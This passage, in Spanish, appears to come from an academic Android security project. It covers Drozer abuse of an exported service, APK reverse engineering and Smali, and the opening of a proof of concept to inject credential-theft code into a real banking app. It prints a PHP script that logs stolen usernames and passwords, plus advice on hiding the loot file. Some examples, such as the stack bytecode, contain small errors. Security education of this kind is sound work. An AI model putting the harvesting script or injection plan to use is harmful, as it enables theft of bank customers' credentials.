En la anterior Proof of Concept, pudimos obtener del ContetnProvider de nuestra aplicación InsecureApp, la información de los passwords almacenados, como pudimos ver el campo "password", siguiendo una buena práctica, contiene el password cifrado. Vamos a analizar como un atacante que haya obtenido estos passwords, podría revertir el cifrado de los mismos haciendo uso de un servicio inseguro y mal diseñado.

Obteniendo información de los servicios vulnerables:

```
dz> run app.service.info -a com.asensio.insecureapp
Package: com.asensio.insecureapp
  com.asensio.insecureapp.DownloadService
    Permission: null
```

Vemos que la aplicación exporta un servicio, el cual además no implementa ningún permiso. Ahora que sabemos el nombre del servicio podemos arrancarlo o enviarle un mensaje si ya está arrancado, mediante los comandos:

- app.service.send
- app.service.start
- app.service.stop

Cuando nos comunicamos con el servicio, tenemos que enviar un Intent con la información necesaria, averiguar los campos necesarios para construir este Intent es una labor manual y de investigación, pues debemos según el contexto y el funcionamiento aprendido de la aplicación, ir probando hasta obtener un resultado satisfactorio. En casos en los que no sea factible hallar esta información podemos recurrir a la "Ingeniería Inversa" (en capítulo posteriores trataremos esta técnica):

```
dz> run app.service.start  --component
com.asensio.insecureapp
com.asensio.insecureapp.DownloadService --extra string
"SECURE" "H1IJiJWEHtp1OfcKdD+PJw=="
```

En nuestra aplicación podemos invocar al service de cifrado/descifrado de la siguiente forma:

```
dz> run app.service.start  --component
com.asensio.insecureapp
com.asensio.insecureapp.DownloadService --extra string
"INSECURE" "texto a cifrar"
```

Con estos comando invocamos al servicio para cifrar/descifrar cadenas de texto. Sin embargo vemos que ninguno de los dos comandos introducidos devuelve información alguna, no se debe a ningún fallo, cuando invocamos un servicio la comunicación es unidireccional si queremos recuperar información que nos devuelve, deberemos implementar un BroadcastReceiver. Para la aplicación que estamos analizando, vamos a crear otra aplicación muy sencilla que únicamente implemente un BroadcastReceiver para capturar la información devuelta por el servicio cuando lo invoquemos desde la línea de comando de Drozer, para implementar este vamos a necesitar la siguiente información:

- La acción a la que escucha el BroadcastReceiver.
- El nombre que identifica los datos extra que el servicio devuelve en un Intent.

Averiguar esta información, depende de la aplicación puede hacerse complejo, pero se puede recurrir a la Ingeniería Inversa.

Con esta aplicación arrancada, cada vez que ejecutamos los anteriores comandos desde Drozer, obtendremos la cadena de texto cifrada/descifrada ya que el BroadcastReceiver que implementa recibe estos datos del servicio invocado, como podemos ver en la figura 3.3. Haciendo uso de este servicio vulnerable, podemos descifrar la información recuperada del ContentProvider previamente explotado, sin embargo cuando realizamos ingeniería inversa para obtener la información necesaria en los anteriores pasos, un atacante podría averiguar otro regalo que nos deja la aplicación. La aplicación guarda la dupla usuario/password en un fichero de preferencias, y el password se cifra, pero se comete un error, se cifra con una función reversible, la misma que se usa con los items almacenados en la BBDD, con lo que haciendo uso de este servicio vulnerable si accedemos al fichero de preferencias podríamos obtener el password en texto claro. Cuando almacenemos un password de acceso que tengamos que contrastar con el introducido por el usuario, no debemos guardarlo con una función reversible, esto es inseguro y en alguno casos ilegal, en su lugar podemos guardar el resultado de pasar el password por una función HASH que son, en teoría, funciones unidireccionales, inyectivas y deterministas, como por ejemplo SHA-3.




Figura 4.3: Ejemplo explotación de un servicio

Capítulo 5

Ingeniería Inversa

En este capítulo vamos a tratar la Ingeniería Inversa enfocada al desarrollo de software. Vamos a definir el proceso de Ingeniería Inversa, Wikipedia la define como "El proceso de obtener información o un diseño a partir de un producto accesible al público, con el fin de determinar de que está hecho, que lo hace funcionar y como está fabricado" [8]. Es por tanto una inversión del proceso de desarrollo de un producto, partiendo del producto acabado vamos retrocediendo pasos en su desarrollo. Enfocado al desarrollo de software, el objetivo de la Ingeniería Inversa sería el de obtener a través de un producto terminado y operativo, la información de su operatividad interna, de cada uno de sus componentes, y en muchos casos obtener el código de la aplicación o una aproximación al mismo. No es un concepto nuevo y se lleva realizando desde los orígenes de la popularización de la Informática. Por ejemplo antes de la popularización del S.O. GNU/Linux era muy común que los fabricantes no desarrollaran drivers para muchos componentes hardware, ni facilitaran el código para poder portarlo a este sistema con lo que desarrolladores aplicaban técnicas de ingeniería inversa para aprender el funcionamiento del producto, desensamblar parte del código y desarrollar un implementación compatible.

5.1. Disección de un APK

Un archivo APK (Application PacKage File) es el contenedor de una aplicación Android cuando está lista para distribuirse, es por tanto el producto final del desarrollo y por lo tanto el punto inicial de un proceso de Ingeniería Inversa.

5.1.1. Contenido

Un archivo APK es una variante del contenedor JAR de Java, aplica una compresión ZIP y consta de lo siguiente:

- El fichero de manifiesto de la aplicación en formato "binary XML" una versión comprimida y optimizada para su preprocesamiento, no es editable directamente.
- Defaultresources, assets y res: Son directorios que contiene los recursos de la aplicación, de nuevo los archivos XML dentro de res se encuentran en formato binary XML.
- META-INF: Contiene los archivos usados para la firma de la aplicación.
- Resources.arsc: Contiene recursos de la aplicación precompilados.
- Classes.dex: Un archivo que contiene el código compilado de las clases de la aplicación en formato DEX entendible por Dalvik, la máquina virtual de Java en Android.

5.1.2. Firma Digital

Los archivos APK viene firmados digitalmente haciendo uso de criptografía asimétrica. Para poder instalar una aplicación es necesario disponer de una firma digital, en el proceso de desarrollo se hace uso de una firma de debug, pero para poder publicar una aplicación tenemos que generar nuestra firma electrónica generando un juego de claves públicas-privadas. Esta firma nos asegurará que la aplicación no ha sido modificada en su proceso de distribución, y garantiza el origen de la aplicación.

Vamos a ver el contenido del directorio META-INF:

- MANIFEST.MF Archivo de texto que contiene una lista con todos los ficheros del paquete junto con un resumen HASH de cada archivo usando el algoritmo SHA1.
- APAL.SF Archivo de texto que contiene un HASH del archivo MANIFEST.MF y una vez más un listado de los archivos de la aplicación con un resumen HASH correspondientes a las líneas que lo refieren en el archivo MANIFEST.MF
- APAL.RSA Archivo que contiene la firma del fichero APAL.SF y la clave pública para poder realizar la verificación.

En Android los certificados son autofirmados, no sigue un esquema basado en Autoridad Certificadora, con lo cual dependemos para garantizar el origen del paquete, de la confianza del lugar de distribución, concretamente el Play Store.

5.2. Dalvic, la JVM de Android

Hemos visto que el código de las clases Java de la aplicación se compilan en único fichero DEX, que contiene los bytecodes interpretables por la máquina Java de Android.

5.2.1. Dalvic vs JVM

La máquina Dalvic es una implementación de la máquina virtual de Java (JVM) realizada para Android, estas son sus características respecto la JVM:

- Permite ejecutar aplicaciones Java, pero no puede denominarse una JVM por problemas de licencias.
- Optimiza el rendimiento y el consumo de energía, muy optimizada para el hardware sobre el que se ejecuta.
- Pierde gran parte de la portabilidad de Java, al estar enfocada a una plataforma muy concreta.
- Permite la ejecución de varias instancias simultáneamente.
- La JVM es de arquitectura basada en pila y Dalvic está basado en registros.
- Los byte codes de JVM son de 8 bits y los códigos de Dalvic son de 16 bits (contiene la instrucción y los operandos).


A nivel interno vemos importantes diferencias entre el código de Dalvic y los bytecodes tradicionales, no obstante el SDK de Android aporta la utilidad "dx" para realizar la conversión de fichero CLASS a DEX.

Tanto la JVM como Dalvik son máquinas virtuales, que a grandes rasgos se encargan de emular las operaciones de una CPU física. Una vez se compila el código Java en byte-codes que es el equivalente al código ensamblador en un CPU física, se obtiene la instrucción a ejecutar indicada por el "Instruction Pointer" (IP), se decodifican los operandos y se ejecuta. Sin embargo la estructura de datos donde se almacenan los operandos es distinta:

- Sistema basado en Stack (JVM) esta estructura es una pila de tipo LIFO (Last In First Out). Un ejemplo del comportamiento de una pila sería el siguiente juego de instrucciones:

Algoritmo 5.1 Bytecode de una suma

```
1 POP 20
2 POP 7
3 ADD 20, 7, result
4 PUSH result
```




Como ventaja de este sistema, la JVM no necesita saber la dirección de los operandos, esta se calcula de manera relativa usando el "Stack Pointer" (SP).

- Sistema basado en registros (Dalvik), la estructura de datos donde almacenar los operandos no es una pila, son registros como los de una CPU física. No tenemos instrucciones PUSH y POP, pero a cambio necesitamos conocer las direcciones de memoria (registros) explícitamente. Vemos un ejemplo:

Algoritmo 5.2 Dalvic Code de una suma

```
1 1. ADD R1, R2, R3;
```






Figura 5.1: Compilación código Dalvic.

> Como ventaja de esta implementación, las operaciones se ejecutan más rápido y permiten una mejor optimización. Como desventaja las operaciones son más pesadas computacionalmente hablando al tener que calcular las direcciones explícitamente.

El código Dalvic se obtiene tras obtener el código Java Byte-Code, usando un Dex-compiler, se convierten archivos .class en archivos .dex, como se puede apreciar en diagrama de la figura 4.1

5.2.2. Código Smali

Para labores de ingeniería inversa, es necesario poder decompilar archivos DEX, en este punto donde aparece el proyecto "smali/baksmali" comúnmente denominado [6], es un compilador/decompilador de archivos DEX a un código de tipo ensamblador denominado comúnmente código Smali. Con esta herramienta podremos decompilar un archivo .dex a otro archivo .smali y de este puede obtenerse una aproximación al fuente .java original.

El lenguaje Smali es un lenguaje de bajo nivel, done trabajamos con unos códigos de operación y unos registro, podemos ver un listado de los códigos de operación en la siguiente referencia [10]. A modo de ejemplo, con el fin de ilustrar como se ve un

Algoritmo 5.3 Código Java

Código Java original:

```
1  int resultado;
2  int operando1 = 5;
3  int operando2;
4  operando2 = 8;
5  resultado = miMetodo(operando1, operando2);
6
7  static int miMetodo(int op1, int op2){
8      int aux = op1 + op2;
9      return aux;
10 }
```

código Smali (Algoritmo 4.4), vamos a decompilar un sencillo código Java (Algoritmo 4.3):

5.2.2.1. Notas sobre lenguaje Smali

El lenguaje Smali, no se debe usar para crear una aplicación ni si quiera algún componente de la misma, es lenguaje de bajo nivel de Dalvik pero no es lenguaje nativo ensamblador de la arquitectura subyacente, por lo tanto no es una opción para crear código que necesite ejecución nativa por términos de rendimiento, sólo recurrimos a Smali para modificar código tras desensamblar una aplicación. Por la razón anterior, no hay grandes guías de desarrollo sobre Smali, la mejor manera de aprender los fundamentos de este lenguaje es creando porciones de código en Java para desensamblar y comprender su traducción a Smali. Cuando insertamos código Smali en una aplicación existente, la mejor metodología es crear el código en Java en una aplicación de control creada para tal efecto, decompilar este código e insertándolo en la aplicación objetivo realizando las modificaciones necesarias.

Vamos a dar una pequeñas indicaciones sobre este lenguaje:

- Nomenclatura de los ficheros .smali:

  Cuando decompilamos una aplicación, se crea un archivo por cada clase Java del proyecto con el nombre de la clase y la extension .smali, si la clase tiene herencias de otras clases estas se crean en otros archivos con el nombre de la clase principal seguido de un "$x" donde x es un entero que comienza en 1 para la primera clase heredada y sucesivamente. Si dentro de una clase se crea otra, el decompilador crea un archivo con el nombre de la clase principal un "$" y el nombre de la clase creada. Ejemplo:

  - MiClase.smali -> Clase principal.

Algoritmo 5.4 Código Smali decompilado

```
# direct methods
//Método constructor de la clase (sin argumentos de entrada y devuelve Void
.method public constructor <init>()V

//registros no parámetros asociados al método, parámetro implícito this.
.locals 0

.prologue
// Depuración indica la línea del código fuente asociada.
.line 3

//Creación del objeto de la clase raíz (Object) Como argumento el parámetro V0 (this)
invoke-direct {p0}, Ljava/lang/Object;-><init>()V

// El valor devuelto por el constructor, Void.
return-void

// Finaliza el constructor.
.end method

// Método estático main, parámetro de entrada un objeto de tipo String, devuelve Void
    .
.method public static main([Ljava/lang/String;)V

// Usa 3 registros de uso local sin contar los parámetros.
.locals 3
.parameter "args"
.prologue
.line 6

// Introduce un 5 en el registro V0 (operando1=5)
const/4 v0, 0x5

.line 9
// Debug, relaciona el registro con el nombre de la variable en el código fuente.

.local v0, operando1:I

// Introdice un 8 en el registro V1 (operando2=8)
const/16 v1, 0x8

// Debug
.line 10
.local v1, operando2:I

// Invocación miMetodo(), parámetros del método los registros V0 y V1

invoke-static{v0,v1},Lcom/example/fordecompile/DecompileExample;->miMetodo(II)I

// Guardamos el valor devuelto por el método en el registro V2.
move-result v2
.line 11
// Debug
.local v2, resultado:I

// El método main() devulve Void.
return-void

// Fin del método main().
.end method

// Comienza el método miMetodo(), admite dos enteros y devuelve un entero.
.method static miMetodo(II)I
.locals 1  // Usa un registro local

// Debug
.parameter "op1"
.parameter "op2"

.prologue

// Guarda en el registro local V0 el resultado de sumar los parámetros P0 y P1
.line 14     add-int v0, p0, p1
.line 15

```

- MiClase$1.smali -> Clase heredada en la principal.
- MiClase$2.smali -> Clase heredada en la principal.
- MiClase$ClaseAux.smali -> Clase creada dentro de la principal.

- Tipos de datos primarios:

I	int
J	long (64 bits)
Z	boolean
D	double (64 bits)
F	float
S	short
C	char
V	void

- Tipos de métodos:

  - Static -> El argumento "this" no se proporciona implícitamente como primer argumento.
  - Direct -> (privados y constructores) se invocan directamente sin una vtable.
  - Virtual -> Son invocados con una vtable.

- Registros:

Hay dos nomenclaturas, la general los registros V0,V1... Y una segunda complementaria para los registros que son parámetros P0,P1...

v0		primer registro local
v1		segundo registro local
v2	p0	primer registro de parámetro
v3	p1	segundo registro de parámetro
v4	p2	tercero registro de parámetro

- Directivas útiles para entender el código:

  - .line -> Indica el número de línea que corresponde en el fichero Java original.
  - .locals -> Indica el número de registros que se usan en un método.
  - .parameters -> Indica el nombre e información sobre un parámetro.
  - .method -> Información sobre el nombre y parámetros de un método.




Figura 5.2: Decompilado de un APK

5.3. Ingeniería Inversa de un APK

En este capítulo vamos a ver como obtener desde el APK de una aplicación, sus recursos y código, aprendiendo el funcionamiento interno de una aplicación, y pudiendo realizar modificaciones en la misma.

5.3.0.2. Decompilando un APK

Son varias las herramientas que nos permiten realizar Ingeniería Inversa sobre un APK, descomprimiendo su contenido, y decompilando sus fuentes, en este capítulo vamos a utilizar una suite que integra múltiples herramientas facilitando esta tarea, esta suite es [11].

Vamos a decompilar la app del Banco Santander para sus clientes, usando la suite mencionada, como podemos ver en la Figura 4.2

Una vez realizado el proceso de decompilado, dentro del directorio "working" de la suite, encontramos un directorio con el nombre de la aplicación que contiene el archivo Manifest.xml en texto plano completamente legible, recordemos que este archivo se distribuye en formato bynary XML dentro del APK, y una estructura de directorios como podemos ver en la figura 4.3. Los directorios más importantes son el directorio

```
daemOn@Master:~/PFC/APK-Multi-Tool-Linux/working$ tree  -L 1 es.bancosantander.apps-1.apk/
es.bancosantander.apps-1.apk/
├── AndroidManifest.xml
├── apktool.yml
├── assets
├── build
├── res
└── smali
```

Figura 5.3: Directorios de aplicación decompilada.

```
daemOn@Master:~/PFC/APK-Multi-Tool-Linux/working$ tree -d -L 2 es.bancosantander.apps-1.apk/smali/
es.bancosantander.apps-1.apk/smali/
├── android
│   └── support
├── com
│   ├── actionbarsherlock
│   ├── google
│   ├── itextpdf
│   ├── keyes
│   ├── testflightapp
│   └── viewpagerindicator
├── es
│   ├── bancosantander
│   └── wul4
└── org
    ├── acra
    ├── apache
    ├── holoeverywhere
    ├── jsoup
    ├── kobjects
    ├── ksoap2
    ├── kxml2
    ├── msgpack
    └── xmlpull
```

Figura 5.4: Directorio codigo smali.

"assets" y "res" que contiene los recursos de la aplicación, y el directorio smali que contiene el código de la aplicación distribuido en directorios según el namespace de los componentes de la aplicación como vemos en la figura 4.4.

5.3.1. Aproximación al código Java

Podemos obtener una aproximación al código fuente java original, la herramienta dex2jar [7] realiza una conversión desde un fuente compilado .dex de Dalvik, a un fichero .jar que podemos visualizar con un editor como jd-gui. Aunque sea tentador tener el código de la aplicación en Java para realizar modificaciones, no se consigue una traducción totalmente operativa desde la que poder compilar nuevamente la aplicación, no obstante es bastante útil para entender el funcionamiento de la aplicación y localizar donde inyectar o modificar código en los fuentes .smali. En la figura 4.5 podemos ver los fuentes Java de la aplicación del Banco Santander en el editor jd-gui, donde podemos observar las clases Java en los namespaces correspondientes.




Figura 5.5: Editor jd-gui

5.4. Prueba de concepto

5.4.1. Descripción del entorno y objetivo

Para esta prueba de concepto, se va a trabajar con la aplicación oficial del Banco Santander, la cual los clientes del mismo pueden usar para interactuar desde el móvil con sus productos financieros, por tanto la información que maneja es de carácter confidencial, y una modificación de la misma puede llegar a producir revelación de información confidencial e incluso manipulación de fondos financieros. Se va a trabajar con la versión 4.3.1 distribuida a través de Google Play.

El objetivo de este capítulo es el de modificar la aplicación, concretamente inyectar código en la actividad que muestra el login al sistema, con el fin de enviar las credenciales del usuario a un servidor preparado para tal efecto, provocando un robo de la identidad telemática del usuario final.

Para el desarrollo de esta prueba, se usará un servidor local corriendo un servicio Apache, y una página en PHP minimalista que acepta una petición POST con dos parámetros que corresponden con el usuario y password de la aplicación móvil, que luego es almacenado en un fichero de texto, el código PHP se pude ver en la figura 4.5.

Algoritmo 5.5 Código PHP para el robo de credenciales.

```
<?php
    $dato1 = $_POST['dato1'];
    $dato2 = $_POST['dato2'];
    echo "Gracias ".$dato1. " por usar nuestro servicio de
       robo de credenciales";
    $file_handle = fopen("/tmp/robo_credenciales.txt", "a")
       ;
    $file_contents = "Usuario:" . $dato1 . "&Password:" .
       $dato2."\n";
    fwrite($file_handle, $file_contents);
    fclose($file_handle);
?>
```

En un entorno de explotación real, un atacante usaría un servidor comprometido para alojar la aplicación y guardaría los datos oculto en un directorio donde no tenga restricciones de escritura y usando un nombre que permanezca desapercibido, como por ejemplo "/tmp/.ksocket-001b".

5.4.2. Analizando la aplicación

El primer paso sería hacernos con el apk de la aplicación para poder diseccionarlo, podemos usar distintos métodos y herramientas, para este caso usaremos la aplicación "ES File Explorer" [9] que es un explorador de archivos para Android que incorpora la opción de realizar un backup de las aplicaciones instaladas.

Una vez tenemos el APK vamos a extraer su contenido para obtener el fichero .dex de la aplicación y usaremos la herramienta dex2jar para traducirlo a un fichero .jar en el que podamos visualizar una versión aproximada de los fichero fuentes Java, como se explicó en la sección 4.3.2.

Lo primero en lo que nos fijamos es en los namespaces de la aplicación:

Nos ofrece información sobre los distintos frameworks y servicios usados, vemos un namespace que nos llama la atención "wul4.redsys.redsysnlib" perteneciente a la empresa Redsys y que se intuye como un conjunto de librerías para el uso de sus servicios. Si indagamos un poco en sus fuentes java vemos que el nombre de estos ficheros se limitan a una letra ("a.java"," b.java"..) y si examinamos el contenido de los mismos vemos que los nombres de las variables son nuevamente crípticos, todo esto nos alerta de que se ha usado algún software de ofuscación de código para entorpecer la tarea de Ingeniería Inversa.




Figura 5.6: Namespaces aplicación Banco Santander

El namespace que parece más interesante es “bancosantander.apps” , al visualizar el contenido nos llevamos una sorpresa, el código no ha sido ofuscado y podemos ver la estructura de clases con los nombres las clases Java, una decisión poco segura y difícilmente entendible tratándose de una aplicación de un banco. Como hemos mencionado anteriormente una traducción completa de una aplicación compleja es inviable, sin embargo nuestra atención se centra rápidamente en el fichero “Login.java” y este parece una aproximación bastante fiel a la original. Estamos buscando el punto en el que la aplicación lee el usuario/password de un componente de la actividad de logueo y con una simple búsqueda de variables que contengan strings característicos (username, user, password, credential...) rápidamente encontramos dos componentes EditText reveladores:

- private EditText textViewUserLogin;
- private EditText textViewUserPassword;

Gracias a la falta de ofuscación en apenas unos minutos hemos localizado la actividad y los componentes en los que se registran las credenciales de usuario. Ahora vamos a ver en que punto se leen estos componentes para construir la petición de autenticación

Algoritmo 5.6 Método attemptLogin() en java

```
public void attemptLogin()
{
    if (this.mAuthTask != null)
    return;
    this.textViewUserLogin.setError(null);
    this.textViewUserPassword.setError(null); boolean bool
        = false;
    int i;
    EditText localEditText;
    int k;
    if ((!this.textViewUserLogin.getHint().equals(
       getString(2131624483)))\
          && (this.textViewUserLogin.getText().length()
             == 0))
    {
         this.mEmail = retrieveUserLogin();
         this.mPassword = this.textViewUserPassword.getText
            ().toString();
    ...
```

Algoritmo 5.7 Función attemptLogin() en smali

```
# virtual methods .method public attemptLogin()V     .locals 12
    .prologue     const/4 v11, 0x3
    const/4 v10, 0x2
    const/4 v9, 0x0
